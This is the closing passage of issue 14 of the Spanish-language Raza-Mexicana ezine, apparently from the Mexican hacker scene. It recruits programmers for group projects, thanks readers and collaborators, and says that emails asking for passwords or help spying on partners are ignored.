Actualmente en raza-mexicana hay unos proyectos para desarrollar algunas aplicaciones, si te interesa y cumples con los requisitos pues adelante:

- Conocimientos de programación estructurada y orientada a objetos.
- Conocimientos de lenguajes como c, c++ y pascal.
- Conocimientos de sistemas operativos linux y windows.
- Tiempo libre.
- Ganas de picarle a la tecla.
- Cerebro en optimas condiciones.

Despedida

Bueno ha aquí el tan esperado ezine 14, quiero agradecerles a mis compañeros de Raza, a los lectores y a las personas que por voluntad propia o por la naturaleza ya no están con nosotros. Este ezine es el que más tiempo ha tardado en salir pero en lo particular creo que valió la pena la espera.

Quiero hacerles una invitación a que sigan enviando sus artículos, sus comentarios, sus dudas y sus inquietudes, tratamos de responder a todos los emails, bueno, los que piden passwords, cuentas de internet, favores para monitorear a sus novias y cosas como esas pues no son tomados en cuenta.

Raza-Mexicana